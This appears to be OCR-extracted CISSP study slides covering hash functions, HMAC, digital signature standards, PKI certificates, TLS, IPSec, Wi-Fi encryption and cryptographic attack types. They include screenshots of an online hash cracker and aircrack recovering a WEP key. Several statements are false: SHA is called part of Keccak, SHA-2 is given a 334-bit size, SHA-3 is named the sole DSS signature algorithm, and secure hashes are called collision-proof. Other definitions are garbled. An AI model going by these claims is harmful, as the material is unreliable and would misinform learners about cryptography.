  - ✓ Cyclical Redundancy Check (CRC)
  - ✓ Fingerprint / Digital ID
- A cryptographic hash function is mathematically impractical to reverse
- The following hash functions will be addressed on the CISSP exam
  - ✓ SHA-1, SHA-2, SHA-3
  - ✓ MD2, MD4, MD5




Message Digest Algorithm

- The message digest algorithm is a hashing function that results in a 128-bit output regardless of the input to the algorithm
- Ron Rivest from RSA was the developer of message digest algorithm and implemented numerous iterations
  - ✓ MD2
    - o 18 rounds
  - ✓ MD4 (i.e. NTLM)
    - o 3 rounds
  - ✓ MD5
    - o 4 rounds
  - ✓ MD6
    - o Variable

Secure Hashing Algorithm


- A hashing algorithm originally designed by the National Security Agency (NSA) and part of the Keccak algorithm
- There have been three versions of the SHA
  - ✓ SHA-1
    - o 160-bit
    - o SHA-1 is vulnerable to collisions and no longer used
  - ✓ SHA-2
    - o 224-bit
    - o 256-bit
    - o 334-bit
    - o 512-bit
  - ✓ SHA-3
    - o Variable



Digital Signatures

Hash-Based Message Authentication Code

- HMAC is a function that combines both hashes and symmetric encryption keys to create a digital signature
  - ✓ Hash selection (i.e. MD5 / SHA)
  - ✓ Shared Key
  - ✓ XOR Output
- HMAC resolves security related issues in MD5 and SHA hashing algorithms


MD5
5d41402abc4b2a76b9719d911017c592
Key
11111111111111111111111111111111
Hash
5d41402abc4b2a76b9719d911017c592
HMAC
4c50513bad5a3b67a8608c800106d483

Digital Signature Standard

- NIST developed a standard for digital signature algorithms in 2013 under FIPS 186-4, known as the Digital Signature Standard (DSS)
- The DSS specifies only one approved digital signature algorithm within the U.S. government
  - SHA-3
- DSS also specifies the following encryption algorithms to support digital signature infrastructure:
  - Digital Signature Algorithm (DSA)
    - FIPS 186-4
  - The Rivest–Shamir–Adleman (RSA)
    - ANSI X9.31
  - The Elliptic Curve DSA (ECDSA)
    - ANSI X9.62

FIPS PUB 186-4

FEDERAL INFORMATION PROCESSING STANDARDS PUBLICATION

Digital Signature Standard (DSS)

CATEGORY: COMPUTER SECURITY SUBCATEGORY: CRYPTOGRAPHY

Information Technology Laboratory
National Institute of Standards and Technology
Gaithersburg, MD 20899-8900
http://dx.doi.org/10.6028/NIST.FIPS.186-4
Issued July 2013

DEPARTMENT OF COMMERCE UNITED STATES OF AMERICA


U.S. Department of Commerce
Cameron F. Kerry, Acting Secretary
National Institute of Standards and Technology
Patrick D. Gallagher, Under Secretary of Commerce for Standards and Technology and Director

RACE Integrity Primitives Evaluation Message Digest

- RIPEMD was originally based on MD4, which was a 128-bit hash output
- Due to poor security of MD4, RIPEMD was redesigned with higher order hash outputs
  - ✓ 160-bits
  - ✓ 256-bits
  - ✓ 320-bits

Collisions

- The purpose of hashing algorithm is to detect integrity changes of a digital object
- A collision occurs any time different inputs to a hashing algorithm result in the same hash value
- Secure hashing algorithms are not vulnerable to collisions



MD5

Hash

828275c13b4f3a8bd417b5ed00cb962f


MD5

Hash

828275c13b4f3a8bd417b5ed00cb962f

Rainbow Tables

- Many operating systems utilize hash-based security for credentials
- Rainbow tables provide a precomputed hash database to test exploited hashes
- There are a wide variety of online databases and offline GPU tools to crack hashes
- To make it more difficult to calculate hashes directly, additional characters known as a "salt" are added prior to hashing



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
be6dd0d9782c0b911b926332176062d1a839ca9ba0c4b6d11d53ef208c969c88
176062d1a839ca9baa11ef721d1542d81a7290197b5abb68a37bb9f9fe84b1a7
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
24ebb9f9fe84b1a7290197b5abb68a37b3cd3913f8ec9068e3efe6d639844a3b
b2fe8b46929bfa4c65fee9d5d43a2423799b18e360782e9abc27bd420877243e
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
be6dd0d9782c0b911b926332176062d1a839ca9ba0c4b6d11d53ef208c969c88	Unknown	Not found.
176062d1a839ca9baa11ef721d1542d81a7290197b5abb68a37bb9f9fe84b1a7	Unknown	Not found.
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8	sha256	password
24ebb9f9fe84b1a7290197b5abb68a37b3cd3913f8ec9068e3efe6d639844a3b	Unknown	Not found.
b2fe8b46929bfa4c65fee9d5d43a2423799b18e360782e9abc27bd420877243e	sha256	Pa$$w0rd!

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

Algorithm Summary

Symmetric

2 – Twofish
3 – 3DES
B – Blowfish
R – RC4
A – AES
I – IDEA
D – DES
s

Asymmetric

D – Diffie-Hillman
E – ECC
R – RSA
E – ElGamal
K – Knapsack

Hashing

M - MD5
a
S - SHA
H - HMAC
e
R - RIPEMD

Question Set #1


Public Key Infrastructure

Certificates

- Public Key Infrastructure (PKI) requires some fundamental building blocks
  - ✓ Digital certificates
  - ✓ Certificate Authority (CA)
    - o Certificate Enrollment
      - o Registration Authority (RA)
    - o Certificate Verification
      - o Certificate Revocation List (CRL)
      - o Online Certificate Status Protocol (OCSP)
    - o Certificate Revocation
      - o Certificate Revocation List (CRL)
      - o Online Certificate Status Protocol (OCSP)

X.509

- X.509 is a standard specified by the International Telecommunication Union (ITU) for the proper formatting of public certificates
- RFC 5280 specifies all X.509 fields including:
  - ✓ Version
  - ✓ Serial Number
  - ✓ Algorithm Identifier
  - ✓ Issuer
  - ✓ Validity Period
  - ✓ Subject
  - ✓ Issuer Unique ID
  - ✓ Extensions



Certificate

General | Details | Certification Path

Show: <All>


Field	Value
Version	V3
Serial number	2b2e6eead975366c148a6edb...
Signature algorithm	sha384RSA
Signature hash algorithm	sha384
Issuer	COMODO RSA Certification Au...
Valid from	Tuesday, February 11, 2014 7...
Valid to	Sunday, February 11, 2029 6:...
Subject	COMODO RSA Domain Validati

- Subject Alternative Name (SAN) allows additional information to be added to a certificate and can include domain and IP address information


X.509 Certificate Types

- Wildcard Certificate
  - ✓ Instead of obtaining a certificate for a single domain, a wildcard certificate allows all subdomains to be secured
- Code Signing Certificate
  - ✓ To combat the spread of malware, certificates are used to validate code and applications
- Machine Certificate
  - ✓ An X.509 certificate used by a machine for system authentication
- Email Certificate
  - ✓ To communicate securely, email utilizes the Secure Multipurpose Internet Mail Extensions (S/MIME) protocol which utilizes the contents of X.509 certificates

Wildcard Certificate




Code Signing Certificate



- Signed Code includes:
  - ✓ The original code
  - ✓ Digital signature
  - ✓ Code signing certificate

Certificate Formats

- When implementing certificates, there are different formats when importing and exporting
- Distinguished Encoding Rules (DER) Certificate
  - ✓ Binary DER encoding (.CER or .CRT)
- PEM
  - ✓ Base64 encoding
  - ✓ "-- BEGIN"
- PFX
  - ✓ Certificate archive format for PKCS #12
- CER
  - ✓ Interchangeable with .CRT
- P12
  - ✓ PKCS #12
- P7B
  - ✓ PKCS #7
  - ✓ Base64 encoding



Export File Format

Certificates can be exported in a variety of file formats.

Select the format you want to use:

● DER encoded binary X.509 (.CER)

○ Base-64 encoded X.509 (.CER)

○ Cryptographic Message Syntax Standard - PKCS #7 Certificates (.P7B)

Applied Cryptography

Pretty Good Privacy


- Introduced in 1991, PGP establishes a “web of trust”, but implementation was hampered by ITAR export regulations which treated encryption as munitions and prohibited distribution of encryption outside the United States
- PGP offers two versions
  - ✓ Commercial
    - o RSA for key exchange
    - o IDEA for encryption and decryption
    - o MD5 for hashing
  - ✓ Freeware
    - o Diffie-Hellman for key exchange
    - o Carlisle Adams/Stafford Tavares (CAST) for encryption/decryption
    - o SHA-1 for hashing
- PGP-based email services include StartMail, Mailvelope, SafeGmail, and Hushmail

Secure / Multipurpose Internet Mail Extensions


- S/MIME is a de facto standard for encrypted email which uses RSA encryption
- S/MIME is incorporated into several commercial and open source email products
  - ✓ Microsoft Outlook
  - ✓ Office 365
  - ✓ Mozilla Thunderbird
  - ✓ Mac OS X Mail
  - ✓ GSuite Enterprise edition
- S/MIME utilizes X.509 certificates for exchanging cryptographic keys
- The public keys in S/MIME are used for digital signatures and for the exchange of symmetric keys used for longer communications sessions
- RSA is the only public key cryptographic protocol supported by S/MIME although the protocol does support AES and 3DES


Transport Layer Security

- After a TCP handshake is completed, TLS has a procedure to establish a session between a client and a host
- In order to send secure transmissions between a client and web server, it is necessary to:
  - ✓ Establish a session
  - ✓ Transfer cryptographic keys
  - ✓ Send data over a secure channel



Transport Layer Security



Establish TCP Session
Cryptography Agreement – Certificate Exchange
Key Exchange
Data Sent Over TLS Secured Channel




No.		Time	Source	Destination	Protocol	Length	Info
1	○	0.000000	73.12.236.118	172.28.5.220	TCP	74	57350 → https(443) [SYN] Seq=0 Win=5840 Len=0 MSS=1300 WS=128 SACK_PERM=1 TSval=1522948950 TSecr=0
2	○	0.000062	172.28.5.220	73.12.236.118	TCP	70	https(443) → 57350 [SYN, ACK] Seq=0 Ack=1 Win=3900 Len=0 MSS=1460 SACK_PERM=1 TSval=606465261 TSecr=1522948950
3	○	0.048931	73.12.236.118	172.28.5.220	TCP	66	57350 → https(443) [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSval=1522948999 TSecr=606465261
4	○	0.049041	73.12.236.118	172.28.5.220	SSLv2	169	Client Hello
5	○	0.049098	172.28.5.220	73.12.236.118	TLSv1	1354	Server Hello
6	○	0.049106	172.28.5.220	73.12.236.118	TCP	1354	[TCP segment of a reassembled PDU]
7	○	0.049109	172.28.5.220	73.12.236.118	TLSv1	602	Certificate, Server Hello Done
8	○	0.097822	73.12.236.118	172.28.5.220	TCP	66	57350 → https(443) [ACK] Seq=104 Ack=1289 Win=7728 Len=0 TSval=1522949048 TSecr=606465310
9	○	0.098279	73.12.236.118	172.28.5.220	TCP	66	57350 → https(443) [ACK] Seq=104 Ack=3113 Win=10944 Len=0 TSval=1522949049 TSecr=606465310
10	○	0.100790	73.12.236.118	172.28.5.220	TLSv1	333	Client Key Exchange
11	○	0.100837	172.28.5.220	73.12.236.118	TCP	66	https(443) → 57350 [ACK] Seq=3113 Ack=371 Win=4270 Len=0 TSval=606465362 TSecr=1522949051
12	○	0.100995	73.12.236.118	172.28.5.220	TLSv1	72	Change Cipher Spec
13	○	0.101003	172.28.5.220	73.12.236.118	TCP	66	https(443) → 57350 [ACK] Seq=3113 Ack=377 Win=4276 Len=0 TSval=606465362 TSecr=1522949052
14	○	0.149709	73.12.236.118	172.28.5.220	TLSv1	119	Encrypted Handshake Message
15	○	0.149738	172.28.5.220	73.12.236.118	TCP	66	https(443) → 57350 [ACK] Seq=3113 Ack=430 Win=4329 Len=0 TSval=606465411 TSecr=1522949099
16	●	10.048750	172.28.5.220	73.12.236.118	TCP	54	https(443) → 57350 [RST, ACK] Seq=3113 Ack=430 Win=4329 Len=0

Steganography and Watermarking

- Hiding media in media
- Electronic watermarking




Digital Rights Management



Digital Rights Management


- Digital rights management (DRM) software uses encryption to enforce copyright restrictions on digital media
- There are a several types of DRM, based on industry:
  - ✓ Music DRM
  - ✓ Movie DRM
  - ✓ E-book DRM
  - ✓ Video Game DRM
  - ✓ Document DRM

Applied Network Encryption




Network Encryption

- Circuit Encryption
  - ✓ Two types of network encryption
    - o Link encryption
      - ▪ Creates a secure tunnel between endpoints
      - ▪ A VPN provides link encryption
    - o End-to-end encryption
      - ▪ Protects communications independent of link encryption
      - ▪ TLS provides end-to-end encryption
- We will also address several network-based encryption methods
  - ✓ IPSec
  - ✓ ISAKMP
  - ✓ Wireless Encryption



IP Security

- IP Security (IPSec) is a suite of protocols that provides link encryption
- IPSec packets are composed of numerous components
  - ✓ Authentication Headers (AH)
  - ✓ Encapsulating Security Payloads (ESP)
  - ✓ Security Associations (SA)
- IPSec provides 2 modes of operation
  - ✓ Transport Mode
    - o IPSec encrypts only the data packet; ESP
    - o Used when sending packets to non-IPSec enabled routers
  - ✓ Tunneling Mode
    - o IPSec encrypts both the data packet and the source and destination IP headers; ESP and AH



IP Security

- IPSec key management and exchange protocols include:
  - ✓ Internet Security Association and Key Management Protocol (ISAKMP)
  - ✓ Oakley
  - ✓ Secure Key Exchange Mechanism for Internet (SKEME)
- The suite of these protocols in known as the Internet Key Management Protocol (IKMP) or Internet Key Exchange (IKE)


Wireless Encryption

- Although we will address wireless technologies later in the course, we will introduce encryption methods used within the IEEE 802.11 standard
- Wireless technologies utilize stream ciphers in many applications
  - ✓ RC4
  - ✓ ECC
- The three wireless encryption types that we will address include:

Acronym	Name
WEP	Wired Equivalent Privacy
WPA	Wi-Fi Protected Access
WPA2	Wi-Fi Protected Access 2

Wired Equivalent Privacy

- Designed to provide privacy equivalent to a wired network
- WEP uses RC4 encryption
- Major flaw in WEP is the utilization of a 24-bit Initialization Vector (IV) which is vulnerable to a brute force key attack




```
                         aircrack 2.2


          [00:00:03] Tested 2 keys (got 1040384 IVs)

KB    depth   byte(vote)
 0    0/  1   D7(  93) 59(  15) D2(  13) 6C(  12) EE(  10) 5A(   5)
 1    0/  1   57( 227) AE(  40) F7(  27) 65(  25) 62(  22) 91(  22)
 2    0/  1   B7( 933) 9B(  27) 01(  25) 39(  25) F0(  23) 06(  20)
 3    0/  1   C9( 330) 62(  39) E8(  38) F6(  38) 66(  37) 0F(  35)
 4    0/  1   A8( 475) 25(  69) 0F(  60) 56(  50) 26(  48) 92(  44)
 5    0/  1   EB( 519) 75(  59) E2(  46) C4(  44) 66(  43) 74(  39)
 6    0/  2   60( 171) 81( 135) 7F(  44) 82(  44) EA(  37) C4(  35)
 7    0/  2   7E( 358) 17( 150) 16(  36) 92(  34) BE(  32) E6(  31)
 8    0/  3   DB( 196) 8E( 101) BF(  68) 8D(  39) DC(  35) 5C(  33)
 9    0/  1   86( 496) A7(  87) A8(  48) 16(  45) A6(  41) 23(  40)
10    0/  2   07( 283) 14( 120) 0E(  45) 91(  42) 10(  41) 15(  38)
11    0/  1   A4( 340) 19(  77) FE(  72) 3E(  46) 3C(  44) 4E(  44)
12    0/  2   A4( 328) 4C( 187) 53(  65) 48(  55) A5(  45) 9A(  42)

          KEY FOUND! [ D7:57:B7:C9:A8:EB:60:7E:DB:86:07:A4:A4 ]
```

Wi-Fi Protected Access

- WPA utilizes Temporal Key Integrity Protocol (TKIP) to improve the security of WEP
- A 128-bit wrapper is used around WEP encryption
- The TKIP wrapper utilizes:
  - ✓ Destination MAC Address
  - ✓ Packet Serial Number
- Even with these improvements, TKIP is insecure

Wi-Fi Protected Access 2

- WPA2 requires Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP)
- CCMP uses 128-bit encryption with a 48-bit initialization vector
- Implements the entire IEEE 802.11i standard



Security Mode: WPA2-Mixed

Encryption:


Passphrase:

Key Renewal: 3600 seconds


Wi-Fi Protected Access 3*

- WPA3 improves on the security of WPA2 and provides the following modes of operation
  - ✓ WPA3 Personal (WPA-3 SAE) Mode
    - o Static passphrase-based authentication
  - ✓ WPA3 Enterprise (WPA3 ENT) Mode
    - o Requires management frame protection
    - o Optional 192-bit cryptographic suite
  - ✓ Wi-Fi Enhanced Open Mode
    - ✓ Increases privacy in open networks
    - ✓ Prevents passive eavesdropping by encrypting traffic even when a password is not used

Question Set #2




Cryptographic Attacks



Cryptographic Attack Types

- Cryptographic attack types include:
  - ✓ Analytic Attack
    - o Attacking algorithm logic to reduce complexity
  - ✓ Implementation Attack
    - o Exploiting vulnerabilities in cryptographic system implementation
  - ✓ Statistical Attack
    - o Attacking systems hosting cryptographic applications
  - ✓ Cryptanalysis
    - o Mathematical analysis and pattern detection to crack crypto systems
  - ✓ Network Attack
    - o Attacking network vulnerabilities to exploit crypto systems




Brute-Force Key Attack

- Attempting all possible key values until the correct key is found
- Practical if key size is small, but mathematically impractical if key size is large

Key

00000000
00000001
00000010
⋮
11111111

Plaintext → Encryption → Ciphertext




Ciphertext-Only Attack Cryptanalysis

- Analysis of CT only
- The objective is to find patterns in the CT without any knowledge of PT or key

~~Key~~

~~Plaintext~~ → Encryption → Ciphertext




Known Plaintext Cryptanalysis

- Analysis PT and CT
- Identification of patterns between PT and CT without knowledge of the key

~~Key~~

Plaintext → Encryption → Ciphertext



Chosen Plaintext Cryptanalysis


- Attacker selects PT and compares results to CT to look for patterns
